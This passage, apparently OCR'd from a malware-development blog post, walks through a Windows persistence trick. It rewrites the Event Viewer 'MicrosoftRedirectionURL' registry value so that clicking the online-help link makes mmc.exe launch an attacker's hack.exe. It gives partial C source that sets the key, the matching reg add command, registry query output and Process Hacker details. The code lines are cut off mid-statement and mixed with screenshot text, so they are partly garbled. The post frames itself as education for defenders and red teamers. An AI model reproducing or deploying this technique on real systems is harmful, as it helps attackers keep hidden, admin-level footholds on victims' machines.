



then also run at the victim's machine - `Windows 10 x64` in my case:

```
.\pers.exe
```





Finally, try to click *Event Log Online Help* link again:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Event Viewer
File Action View Help
Open Saved Log...
Create Custom View...
Import Custom View...
Connect to Another Computer...
Refresh
Help
Event Log Online Help
Help
Actions
Event Viewer (Local)
Open Saved Log...
Create Custom View...
Import Custom View...
Connect to Another Computer...
View
Refresh
Help
Summary of Administrative Events
Event Type
Event ID
Source
Recently Viewed Nodes
Name
Description
Modified
Log Summary
Log Name
Size (Curr...
Modified
Contains help items for the current selection.
Type here to search
8:10 AM
10/9/2022
Right Ctrl



Then I looked at the properties of `hack.exe` in Process Hacker 2:



https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html
*/
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[])
HKEY hkey = NULL;
//event viewer
const char* app = "SOFTWARE\\M
//evil app
const char* exe = "file://Z:\\
//app
LONG res = RegOpenKeyEx(HKEY_L
if (res == ERROR_SUCCESS) {
// update registry key value
// reg add "HKLM\Software\Mi
e" /f
RegSetValueEx(hkey, (LPCSTR)
RegCloseKey(hkey);
}
return 0;
}
win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-10-09-malware-pers-14> .\pers.exe
PS Z:\2022-10-09-malware-pers-14> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer
MicrosoftRedirectionProgram REG_EXPAND_SZ
MicrosoftRedirectionProgramCommandLineParameters REG_SZ
MicrosoftRedirectionURL REG_SZ file://Z:\2022-10-09-malware-pers-14\hack.exe
hack.exe (5236) Properties
Handles GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment
File
N/A
(UNVERIFIED)
Version: N/A
Image file name:
\\VBoxSvr\shared\2022-10-09-malware-pers-14\hack.exe
Process
Command line: "Z:\2022-10-09-malware-pers-14\hack.exe"
Current directory: C:\Windows\system32\
Started: 3 minutes and 3 seconds ago (8:26:42 AM 10/9/2022)
PEB address: 0x744e17e000
Image type: 64-bit
Parent: mmc.exe (1628)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Details
Protection: None
Permissions
Terminate
=^..^=
Meow-meow!
OK
Connect to Anoth...
View
Refresh
Help
Type here to search
8:34 AM
10/9/2022
Right Ctrl
NORMAL
pers.cpp



This means that when link clicked, `mmc.exe` is launched, which in turn launches malicious behavior.

For revert, after end of experiments, run:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /v
"MicrosoftRedirectionUrl" /t REG_SZ /d "http://go.microsoft.com/fwlink/events.asp" /f
```



or just restore virtual machine.

> This is admin-level malware persistence trick, so this feature is work only with admin permissions

I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

Event Viewer
RegOpenKeyEx
RegSetValueEx
RegCloseKey
reg query
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine